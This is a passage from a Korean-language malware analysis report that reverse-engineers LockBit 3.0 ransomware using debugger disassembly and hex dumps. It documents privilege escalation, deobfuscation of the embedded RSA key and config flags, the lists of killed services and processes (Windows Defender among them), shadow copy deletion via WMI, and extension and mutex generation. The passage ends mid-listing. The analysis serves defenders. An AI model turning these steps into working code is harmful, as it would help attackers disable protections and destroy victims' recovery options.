    LockBit3.0.... 6840  7.25 MB   DESKTO...₩windows10
```

[그림 33] LockBit 3.0 관리자 권한 실행

2.2.4 권한 상승 시도


```
0040B711    50              push eax                        PBOOLEAN OldValue
0040B712    6A 00           push 0                          BOOLEAN ForThread = FALSE
0040B714    6A 01           push 1                          BOOLEAN NewValue = TRUE
0040B716    51              push ecx                        ULONG Privilege = Token
0040B717    FF15 A4544200   call dword ptr ds:[<RtlAdjustPrivilege>]  RtlAdjustPrivilege
```

[그림 34] 프로세스 권한 변경


LockBit은 랜섬웨어 행위에 사용할 권한을 활성화한다.
다음 [표 5]는 RtlAdjustPrivilege의 인자 값으로 사용되며 함수실행 이후 프로세스 권한이 활성화된다.

Token	설명
0x3	SeAssignPrimaryTokenPrivilege
0x5	SeIncreaseQuotaPrivilege
0x8	SeSecurityPrivilege
0x9	SeTakeOwnershipPrivilege
0xB	SeSystemProfilePrivilege
0xD	SeProfileSingleProcessPrivilege
0xE	SeIncreaseBasePriorityPrivilege
0x11	SeBackupPrivilege
0x12	SeRestorePrivilege
0x13	SeShutdownPrivilege
0x14	SeDebugPrivilege
0x1C	SeManageVolumePrivilege
0x1D	SeImpersonatePrivilege
0x21	SeIncreaseWorkingSetPrivilege
0x22	SeTimeZonePrivilege
0x23	SeCreateSymbolicLinkPrivilege
0x24	SeDelegateSessionUserImpersonatePrivilege (Undocumented)

[표 5] AdjustPrivilege 인자값

2.3 자식 프로세스(A) – 사용자 권한


2.3.1 RSA Puclic Key 및 flag



Address	Hex	ASCII
00425FFC	00 00 00 00 BC 19 F7 C9 42 45 CE 5E 17 3E 00 00	....¼.÷ÉBEÎ^.>..
0042600C	ED 99 2E 8E 9B C1 01 05 CF DC 03 77 55 B7 F6 CA	í....Á..ÏÜ.wU·öÊ
0042601C	75 D2 06 24 7E 3C FE D0 88 ED EC 0B 96 1B 58 F0	uÒ.$~<þÐ.íì...Xð
0042602C	44 5F 4D E5 BC CF 97 76 33 45 F3 07 5F 3B C3 DE	D_Må¼Ï.v3Eó._;ÃÞ
0042603C	92 32 87 CB 27 18 CD E9 EF 0B D4 BD 4C 26 59 3A	.2.Ë'.Íéï.Ô½L&Y:
0042604C	FE 17 C3 56 8D 67 AC 16 CF 23 03 B1 12 D1 6B 67	þ.ÃV.g¬.Ï#.±.Ñkg
0042605C	11 80 B5 F0 81 F2 FB B7 7D 70 BA B3 48 F2 7D DE	..µð.òû·}pº³Hò}Þ
0042606C	05 0D 4C 58 88 1E BD 6A E9 D1 7E 4A 51 09 22 33	..LX..½jéÑ~JQ."3
0042607C	26 77 B8 93 B8 1C E7 F0 51 9B 00 5B ED 60 B7 06	&w¸.¸.çðQ..[í`·.
0042608C	94 F0 F9 66 98 D8 87 C3 2E D8 63 9D E5 9A 58 A5	.ðùf.Ø.Ã.Øc.å.X¥
0042609C	80 4F 0C 41 8F 6F 9B B2 68 99 FA 37 A3 C7 40 AD	.O.A.o.²h.ú7£Ç@.

[그림 35] XOR 난독화 데이터

LockBit은 RSA Public Key 및 실행흐름 제어 flags는 난수 발생기에 의해 XOR 연산 후 저장된다.
난수 발생기는 시드값이 같으면 난수는 동일하게 생성한다.
이를 이용해 XOR 연산에 사용된 난수값을 생성할 수 있다.
LCG 난수 발생기의 Seed는 0x5ECE4542, 0xC9F719BC의 값이 사용되고 있다.



Address	Hex	ASCII
005984E0	39 00 17 6B 1F F5 82 97 87 7F 00 53 7A 65 13 EB	9..k.õ.....Sze.ë
005984F0	D9 E8 FE 72 D6 01 84 AB C8 E3 5B 95 9F D4 9D 80	Ùèþrö..«Èã[..Ô..
00598500	00 90 EE C5 06 A9 25 1D CB 00 E8 A7 61 D2 0D 70	..îÅ.©%.Ë.è§aÒ.p
00598510	0E 48 18 01 D8 33 40 14 9F 00 CB 71 8A 84 C8 DE	.H..Ø3@...Ëq..ÈÞ
00598520	4A 26 00 90 F5 7F A7 63 67 0C 5C 00 E3 20 B1 C7	J&..õ.§cg.\.ã ±Ç
00598530	9D D7 60 85 07 11 A6 BD DD CB 10 1F B4 B3 B9 1D	.×`...¦½ÝË..´³¹.
00598540	21 80 47 40 84 6C E3 43 B1 FA 00 F5 24 CC 61 49	!.G@.läC±ú.õ$ÌaI
00598550	5A 08 32 0F D1 69 83 94 81 9F 88 95 A4 D4 B5 8F	Z.2.Ñi.....¤Ôµ.
00598560	00 C3 10 1A 20 1C 5F E0 26 0E 4B 06 87 70 15 01	.Ã.. ._à&.K..p..
00598570	EC 01 A2 04 2E 01 15 03 68 0A 10 33 08 28 32 31	ì.¢.....h..3.(21
00598580	A9 09 EA 96 2C 62 FB 31 D0 04 94 10 20 C5 05 00	©.ê.,bû1Ð... Å..

Address	Hex	ASCII
0059C300	39 17 6B 1F F5 82 97 87 7F 53 7A 65 13 EB D9 E8	9.k.õ....Sze.ëÙè
0059C310	FE D6 FE 84 AB C8 E3 5B 95 9F C8 9D 80 90 EE C5	þÖþ.«Èã[..È...îÅ
0059C320	06 A9 25 1D CB E8 A7 61 D2 0D 70 0E 48 01 D8 33	.©%.Ëè§aÒ.p.H.Ø3
0059C330	FE D6 14 9F CB 71 8A 84 C8 DE 4A 26 90 F5 7F A7	þÖ..Ëq..ÈÞJ&.õ.§
0059C340	63 67 0C 5C E3 20 B1 C7 9D D7 60 85 11 A6 BD DD	cg.\ã ±Ç.×`..¦½Ý
0059C350	CB CB 1F B4 B3 B9 21 80 47 B3 84 6C E3 43 B1 FA	ËË.´³¹!.G³.läC±ú
0059C360	F5 24 CC 61 49 5A 08 32 D1 69 83 94 F5 9F 88 95	õ$ÌaIZ.2Ñi..õ...
0059C370	A4 F5 B5 8F C3 10 1A 20 1C 5F E0 26 4B 06 87 70	¤õµ.Ã.. ._à&K..p
0059C380	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0059C390	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
0059C3A0	01 00 00 00 01 01 01 01 01 01 00 01 01 00 01 01	....
0059C3B0	01 01 00 00 01 01 00 00 28 00 00 00 A9 00 00 00	........(...©...
0059C3C0	EA 00 00 00 00 00 00 00 00 00 00 00 FB 01 00 00	ê...........û...
0059C3D0	D0 04 00 00 00 00 00 00 00 00 00 00 C5 05 00 00	Ð...........Å...
0059C3E0	4C 53 45 4B 41 38 32 42 38 6F 7A 31 65 48 41 6D	LSEKA82B8oz1eHAm
0059C3F0	4E 58 35 6F 4A 74 64 73 51 75 4E 59 61 63 37 47	NX5oJtdsQuNYac7G
0059C400	70 39 48 79 70 73 41 37 70 75 45 34 43 38 74 53	p9HypsA7puE4C8tS

[그림 36] aPLib 압축 전/후

옵션 난독화 해제 후 aPLib 라이브러리 구조의 압축 데이터를 확인할 수 있다.
압축 해제 후 LockBit 3.0에서 사용하는 RSA Public Key, Flag를 확인할 수 있다.

다음 [표 6]는 LockBit 3.0에서 사용하는 flag 구성요소 및 설명이다.

구성요소	설명
RSA Public Key	RSA Public Key (datasize : 0x80)
Padding	Padding (datasize : 0x20)
encrypt_mode	암호화 모드
encrypt_filename	암호화 파일이름 지정
impersonation	impers_accounts로 자격증명 시도
skip_hidden_folders	숨김폴더 암호화 제외 여부
language_check	피해자 PC 언어 확인
local_disks	로컬 드라이브 암호화 여부
network_shares	네트워크 드라이브 및 공유 폴더 암호화 여부
kill_processes	kill_process 목록 중지 여부
kill_services	kill_services 목록 중지 여부
running_one	중복실행 여부
print_note	랜섬노트 프린트 출력 여부
set_wallpaper	바탕화면 설정 여부
set_icons	아이콘 설정 여부
send_report	시스템 정보 전송 여부
self_destruct	자가삭제 여부
kill_defender	MS Defender 중지 여부
wipe_freespace	LockBit 완전삭제 여부
psexec_netspread	psexec를 사용한 네트워크 전파 여부
gpo_netspread	GPO를 사용한 네트워크 전파 여부
gpo_ps_update	Powershell 사용, GPO 업데이트
shutdown_system	암호화 이후 시스템 재시작 여부
delete_eventlogs	EventLog 삭제 여부
delete_gpo_delay	GPO 삭제 여부
white_folders (base64)	암호화 제외 폴더 리스트
white_files (base64)	암호화 제외 파일 리스트
white_extens (base64)	암호화 제외 확장자 리스트
white_hosts (base64)	암호화 제외 호스트
kill_processes (base64)	종료 프로세스 리스트
kill_services (base64)	종료 서비스 리스트
gate_urls (base64)	C&C URL
impers_accounts (base64)	자격증명 계정 리스트
note (base64)	랜섬노트

[표 6] LockBit 3.0 Flags 구성

2.3.2 암호화 옵션 지정

```
00417487  .  50          push eax                                  pNumArgs
00417488  .  51          push ecx                                  lpCmdLine
00417489  .  FF15 24574200  call dword ptr ds:[<CommandLineToArgvW>]
```

[그림 37] 실행 인자 획득

LockBit의 실행인자를 확인해 암호화 동작 방식을 결정한다.
암호화 동작 방식은 총 9개이며 인자값이 없어도 암호화 동작에는 영향을 주지 않는다.
인자값은 Hash로 변환 후 미리 저장된 값과 비교한다.
다음 [표 7]는 각 인자의 해시값 및 옵션 설명에 관한 내용이다.

옵션	Hash	설명
-path [value]	0x45471D17	지정된 폴더 또는 파일 암호화
-pass [value]	0x459F1CD7	입력된 값으로 암호화 루틴 복호화
-safe	0x452F4997	안전모트 부팅 암호화
-wall	0x45678B17	랜섬웨어 배경화면만 설정, 랜섬노트 프린터 출력
-gspd	0x69268C17	전파를 위한 그룹 정책 수정
-psex	0x69C71957	관리 공유를 이용한 전파
-gdel	0xCB62E940	그룹 정책 업데이트 삭제
-del	0x4B668957	실행 후 자가 삭제
default		인자값 없이 실행

[표 7] LockBit 3.0 인자값

2.3.3 서비스 종료

```
004088F5  .  6A 04        push 4                                   DWORD dwDesiredAccess = SC_M
004088F7  .  6A 00        push 0                                   LPCTSTR lpDatabaseName = NUL
004088F9  .  6A 00        push 0                                   LPCTSTR lpMachineName = NULL
004088FB  .  FF15 1C564200  call dword ptr ds:[<OpenSCManagerW>]   OpenSCManagerW

00408C15  .  6A 00        push 0                                   LPCTSTR pszGroupName = NULL
00408C17  .  6A 00        push 0                                   LPDWORD lpResumeHandle = NUL
00408C19  .  8D45 E8      lea eax,dword ptr ss:[ebp-18]
00408C1C  .  50           push eax                                 LPDWORD lpServicesReturned
00408C1D  .  8D45 EC      lea eax,dword ptr ss:[ebp-14]
00408C20  .  50           push eax                                 LPDWORD pcbBytesNeeded
00408C21  .  FF75 EC      push dword ptr ss:[ebp-14]               DWORD cbBufSize
00408C24  .  6A 00        push 0                                   LPBYTE lpServices = NULL
00408C26  .  6A 03        push 3                                   DWORD dwServiceState = SERVI
00408C28  .  6A 3B        push 3B                                  DWORD dwServiceType = SERVIC
00408C2A  .  6A 00        push 0                                   SC_ENUM_PROCESS_INFO
00408C2C  .  FF75 F8      push dword ptr ss:[ebp-8]                SC_HANDLE hSCManager
00408C2F  .  FF15 20564200  call dword ptr ds:[<EnumServicesStatusExW>]  EnumServicesStatusExW

00408D3A  .  50           push eax                                 LPSERVICE_STATUS lpServiceSt
00408D3B  .  6A 01        push 1                                   DWORD dwControl = SERVICE_CO
00408D3D  .  FF75 F4      push dword ptr ss:[ebp-C]                SC_HANDLE hService
00408D40  .  FF15 38564200  call dword ptr ds:[<ControlServiceW>]  ControlServiceW
00408D46  .  FF75 F4      push dword ptr ss:[ebp-C]                SC_HANDLE hService
00408D49  .  FF15 3C564200  call dword ptr ds:[<DeleteService>]    DeleteService
00408D4F  .  FF75 F4      push dword ptr ss:[ebp-C]                SC_HANDLE hSCObject
00408D52  .  FF15 40564200  call dword ptr ds:[<CloseServiceHandle>]  CloseServiceHandle
```

[그림 38] 서비스 종료 및 삭제

MS의 Windows Defender 탐지를 우회하고
서비스에서 점유하고 있는 파일을 암호화하기 위해 종료 및 삭제한다.
피해자 시스템 서비스 목록을 나열하고 정의된 Hash 값 또는 이름과 비교한다.
다음 [표 8]는 본 보고서의 LockBit이 종료 및 삭제하는 서비스 목록이다.
[목차 2.3.2]에 정의된 flags에 의해 추가될 수 있다.

Service		
vss	sql	svc$
metas	mepocs	msexchange
sophos	veeam	backup
GxVss	GxBir	GxFWD
GxCVD	GxCIMgr	SecurityHealthService
wscsvc	Sense	sppsvc
WdFilter	WdNisDrv	WdBoot
WdNisSvc	WinDefend	

[표8] 서비스 종료 및 삭제 목록

2.3.4 프로세스 종료

```
00407E65  .  50            push eax                          length
00407E66  .  FF75 F8       push dword ptr ss:[ebp-8]         Buffer
00407E69  .  FF75 F4       push dword ptr ss:[ebp-C]         SystemProcessInformation
00407E6C  .  6A 05         push 5
00407E6E  .  FF15 84544200 call dword ptr ds:[<ZwQuerySystemInformatio

00408F12  .  50            push eax                          PCLIENT_ID ClientId
00408F13  .  8D45 DC       lea eax,dword ptr ss:[ebp-24]     POBJECT_ATTRIBUTES ObjectAtt
00408F16  .  50            push eax                          ACCESS_MASK DesiredAccess =
00408F17  .  6A 01         push 1
00408F19  .  8D45 FC       lea eax,dword ptr ss:[ebp-4]      SecurityHealthSystray.exe
00408F1C  .  50            push eax                          NtOpenProcess
00408F1D  .  FF15 70544200 call dword ptr ds:[<NtOpenProcess>]
00408F23  .  85C0          test eax,eax
00408F25  .  75 14         jne lockbit3.0.408F3B
00408F27  .  6A 00         push 0                            UINT uExitCode = 0
00408F29  .  FF75 FC       push dword ptr ss:[ebp-4]         HANDLE hProcess
00408F2C  .  FF15 C4544200 call dword ptr ds:[<TerminateProcess>] TerminateProcess
```

[그림 39] 프로세스 종료

MS의 Windows Defender탐지를 우회하고
프로세스에서 점유하고 있는 파일을 암호화하기 위해 종료한다.
피해자 시스템 프로세스 목록을 나열하고 정의된 Hash 값 또는 이름과 비교한다.
다음 [표 9]는 본 보고서의 LockBit이 종료 및 삭제하는 프로세스 목록이다.
[목차 2.3.2]에 정의된 flags에 의해 추가될 수 있다.

Process		
vss	oracle	firefox
onenote	ocssd	tbirdconfig
outlook	dbsnmp	mydesktopqos
powerpnt	synctime	ocomm
steam	agntsvc	dbeng50
thebat	isqlplussvc	sqbcoreservice
thunderbird	xfssvccon	excel
visio	mydesktopservice	infopath
winword	ocautoupds	msaccess
wordpad	encsvc	mspub
notepad		

[표 9] 프로세스 종료 목록

2.3.5 공유 위반 프로세스 및 서비스 종료

```
672E7CF0  8BFF      mov edi,edi                RmStartSession
672E7CF2  55        push ebp
672E7CF3  8BEC      mov ebp,esp
672E7CF5  53        push ebx
672E7CF6  56        push esi                   esi:L"\\\\?\\C:
```

[그림 40] RmStartSeesion 시작

LockBit은 [목차 2.3.3], [목차 2.3.4] 이후 다른 프로세스나 서비스에서 파일을 점유하고 있으면
종료하기 위해 RmStartSession(Windows Restart Manager)을 시작한다.

```
672E7A20  8BFF      mov edi,edi                RmRegisterResources
672E7A22  55        push ebp
672E7A23  8BEC      mov ebp,esp
672E7A25  8B4D 08   mov ecx,dword ptr ss:[ebp+8]  [ebp+8]:L"\\\\?\\C:
672E7A28  56        push esi                   esi:L"\\\\?\\C:
```

[그림 41] RmRegisterResource 파일 등록

암호화 대상 파일을 RmRegisterResource에 등록한다.
현재 등록되는 파일은 Privacy-i EDR에서 사용하는 파일이다.

```
672E78B0  8BFF      mov edi,edi                RmGetList
672E78B2  55        push ebp
672E78B3  8BEC      mov ebp,esp
672E78B5  8B4D 08   mov ecx,dword ptr ss:[ebp+8]  [ebp+8]:L"\\\\?\\C:
672E78B8  56        push esi                   esi:L"\\\\?\\C:
```

[그림 42] RmGetList 공유 위반 리스트 획득


등록된 파일을 사용하는 프로세스 및 서비스 목록을 가져온다.

```
0040DC99  .  50            push eax                          ClientId
0040DC9A  .  8D45 D8       lea eax,dword ptr ss:[ebp-28]     ObjectAttributes
0040DC9D  .  50            push eax                          PROCESS_TERMINATE
0040DC9E  .  6A 01         push 1
0040DCA0  .  8D45 F8       lea eax,dword ptr ss:[ebp-8]      eax : Privacy-i EDR (0x2B3C)
0040DCA3  .  50            push eax                          NtOpenProcess
0040DCA4  .  FF15 70544200 call dword ptr ds:[<NtOpenProcess>]

        8620   0.12  15.61 kB/s   15.84 MB  NT AUTHORITY₩SYSTEM
        11068  2.84  52.35 kB/s   673.5 MB  NT AUTHORITY₩SYSTEM
        1992                      7.14 MB   NT AUTHORITY₩SYSTEM
```

[그림 43] 프로세스 핸들 획득

등록된 파일을 Privacy-i EDR이 접근하고 있으므로 공유위반이 발생한다.
종료하기 위한 핸들을 가져온다.
이때 PID 0x2B3C(=11068)는 Privacy-i EDR의 프로세스 값이다.




[그림 44] 프로세스 종료

NtOpenProcess에서 가져온 핸들값으로 TerminateProcess의 인자값으로 준다.
Privacy-i EDR의 종료를 시도하지만 Privacy-i EDR의 자체 보호 기능은 종료 시도를 차단한다.

Privacy-i EDR은 공유위반이 발생하는 프로세스와 종료를 수행하는 악성행위에 대해
사전에 파악하여 이를 차단할 수 있는 자체보호기능을 가지고 있다.
이를 통해 LockBit 3.0의 프로세스 및 서비스 종료 시도를 사전에 차단할 수 있다.

2.3.6 볼륨 쉐도우 카피(VSS) 삭제




[그림 45] IWbemContext 획득

LockBit은 추후 VSS(Volume Shadow Copy Service)에 의한 파일 복원 방지를 위해
VSS 인스턴스를 삭제한다.
CoCreateInstance API를 호출해 IWbemContext 인터페이스를 초기화하고
IWbemLocator를 반환 받는다.
이를 이용해 WMI 네임 스페이스에 대한 연결을 생성할 수 있다.
인터페이스 초기화에 사용되는 rclsid의 값은 [표 10]과 같다.


```
IWbemContext Interface{674B6698-EE92-11D0-AD71-00C04FD8FDFF}
```

[표 10] rclsid 값




[그림 46] ROOT\CIVM2 네임 스페이스 연결

IWbemLocator::ConnectServer를 호출한다.
ROOT\CIVM2 네임스페이스에 연결하고 IWbemServices의 포인터를 획득한다.




[그림 47] VSS 목록 획득

IWbemService::ExecQuery의 인자값으로 WQL (WMI Query Language)을 전송한다.
WQL은 SELECT * FROM Win32_ShadowCopy를 실행하며
피해자 시스템에 저장된 모든 VSS 정보를 획득한다.



[그림 48] VSS 삭제

획득한 VSS의 정보를 IWbemService::DeleteInstance를 사용해 모두 삭제한다.



[그림 49] VSS 조회

[그림 49]를 확인하면 DeleteInstance 이후 VSS가 삭제됨을 알 수 있다.

2.3.7 암호화 확장자 생성

```
00406B4A  .  68 80000000      push 80                                  RSA Public Key Size
00406B4F  .  68 704F4200      push lockbit3.0.424F70                   RSA Public Key
00406B54  .  8D45 98          lea eax,dword ptr ss:[ebp-68]
00406B57  .  50               push eax
00406B58  .  FF15 F8554200    call dword ptr ds:[<MD5Update>]
```

Address	Hex	ASCII
0019FE80	7B 00 37 00 44 00 38 00 38 00 39 00 43 00 45 00	{.7.D.8.8.9.C.E.
0019FE90	39 00 2D 00 37 00 42 00 41 00 37 00 2D 00 38 00	9.-.7.B.A.7.-.8.
0019FEA0	45 00 42 00 43 00 2D 00 43 00 35 00 38 00 37 00	E.B.C.-.C.5.8.7.
0019FEB0	2D 00 43 00 35 00 44 00 42 00 31 00 42 00 39 00	-.C.5.D.B.1.B.9.
0019FEC0	30 00 41 00 37 00 43 00 35 00 7D 00 00 00 5B 00	0.A.7.C.5.}...[.

Address	Hex	ASCII
0019FE60	79 59 51 38 35 48 70 56 31 62 64 77 72 50 47 41	yYQ85HpV1bdwrPGA
0019FE70	46 50 34 34 44 49 3D 3D 00 00 19 00 20 AD CB 77	FP44DI==.... .Ëw

[그림 50] MD5 생성

파일 암호화 여부 식별과 암호화 중복을 방지하기 위한 확장자를 생성한다.
생성 과정은 RSA Public Key의 MD5 해시를 생성 후 UUID 형식으로 변환한다.
이후 UUID 변환 값의 MD5 해시를 생성하고 base64 인코딩을 진행한다.

```
00406DAF   EB 1A          jmp lockbit3.0.406DCB
00406DB1   3C 2B          cmp al,2B                    2B:'+'
00406DB3   75 04          jne lockbit3.0.406DB9
00406DB5   B0 78          mov al,78                    + -> x
00406DB7   EB 0E          jmp lockbit3.0.406DC7
00406DB9   3C 2F          cmp al,2F                    2F:'/'
00406DBB   75 04          jne lockbit3.0.406DC1
00406DBD   B0 69          mov al,69                    / -> i
00406DBF   EB 06          jmp lockbit3.0.406DC7
00406DC1   3C 3D          cmp al,3D                    3D:'='
00406DC3   75 02          jne lockbit3.0.406DC7
00406DC5   B0 7A          mov al,7A                    = -> z
```

[그림 51] 문자열 변환

윈도우 파일이름에는 “+, /, =”의 문자열은 포함될 수 없으므로
각각 “x, i, z”으로 치환해 파일 이름을 변경하는 과정에서 오류가 발생하지 않도록 한다.
이후 생성된 문자열 중 앞에서 9자리 문자가 암호화 확장자로 결정된다.

2.3.8 뮤텍스 생성

```
00409BBB  .  FF75 FC          push dword ptr ss:[ebp-4]                LPCTSTR lpName = "Global\\5bd41
00409BBE  .  6A 00            push 0                                   BOOL bInheritHandle = FALSE
00409BC0  .  68 00001000      push 100000                              DWORD dwDesiredAccess = SYNCHRO
00409BC5  .  FF15 74554200    call dword ptr ds:[<OpenMutexW>]         OpenMutexW
00409C32  .  FF75 FC          push dword ptr ss:[ebp-4]                LPCTSTR lpName = "Global\\5bd417
00409C35  .  6A 01            push 1                                   BOOL bInitialOwner = TRUE
00409C37  .  8D45 F0          lea eax,dword ptr ss:[ebp-10]
00409C3A  .  50               push eax                                 LPSECURITY_ATTRIBUTES lpMutexAtt
00409C3B  .  FF15 78554200    call dword ptr ds:[<CreateMutexW>]       CreateMutexW
```

[그림 52] Mutex 생성과정

동일한 뮤텍스를 가지고 있는 프로세스가 실행되고 있는지 확인하여 중복실행 유무를 판단한다.
OpenMutexW가 실패하면 CreateMutexW로 생성한다.
뮤텍스 이름은 RSA Public Key의 MD5 해시를 생성 후 UUID 형식으로 변환한다.
이후 UUID 변환 값의 ror13 및 추가 연산 작업을 진행한다.
연산이 끝나면 MD4 해시를 생성해 뮤텍스 이름을 지정한다.

2.3.9 아이콘 변경

```
0040C4B1     6A 00            push 0
0040C4B3     68 80000000      push 80
0040C4B8     6A 02            push 2
0040C4BA     6A 00            push 0
0040C4BC     6A 00            push 0
0040C4BE     68 00000040      push 40000000
0040C4C3     8D85 A0FDFFFF    lea eax,dword ptr ss:[ebp-260]
0040C4C9     50               push eax                             %ProgramData%\[확장자].ico
0040C4CA     FF15 20554200    call dword ptr ds:[425520]           CreateFile
```

```
0040C4D3     837D F4 FF       cmp dword ptr ss:[ebp-C],FFFFFFFF
0040C4D7   0F84 52010000      je lockbit3.0.40C62F
0040C4DD     6A 00            push 0
0040C4DF     8D45 F0          lea eax,dword ptr ss:[ebp-10]
0040C4E2     50               push eax                             eax:"3@"
0040C4E3     FF75 EC          push dword ptr ss:[ebp-14]           .ico Size
0040C4E6     53               push ebx                             .ico Buffer
0040C4E7     FF75 F4          push dword ptr ss:[ebp-C]            .ico Handle
0040C4EA     FF15 24554200    call dword ptr ds:[425524]           WriteFile
```

[그림 53] 아이콘 파일 생성

암호화된 파일의 아이콘을 변경하기 위해 %ProgramData%에 아이콘 파일을 생성한다.
파일명은 [확장자].ico로 저장된다.

```
0040C4FD  .  50               push eax                             PHKEY phkResult
0040C4FE  .  6A 00            push 0                               LPSECURITY_ATTRIBUTES lpSecurity
0040C500  .  68 06010200      push 20106                           DWORD samDesired = READ_CONTROL
0040C505  .  6A 00            push 0                               DWORD dwOptions = 0
0040C507  .  6A 00            push 0                               LPTSTR lpClass = NULL
0040C509  .  6A 00            push 0                               DWORD Reserved = 0
0040C50B  .  FF75 08          push dword ptr ss:[ebp+8]
0040C50E  .  68 00000080      push 80000000                        HANDLE hKey = HKEY_CLASSES_ROOT
0040C513  .  FF15 04564200    call dword ptr ds:[<RegCreateKeyEx>] RegCreateKeyEx
```

```
0040C538  .  50               push eax                             DWORD cbData
0040C539  .  57               push edi                             const BYTE* lpData = [확장자]
0040C53A  .  6A 01            push 1                               DWORD dwType = REG_SZ
0040C53C  .  6A 00            push 0                               DWORD Reserved = 0
0040C53E  .  8D45 E8          lea eax,dword ptr ss:[ebp-18]
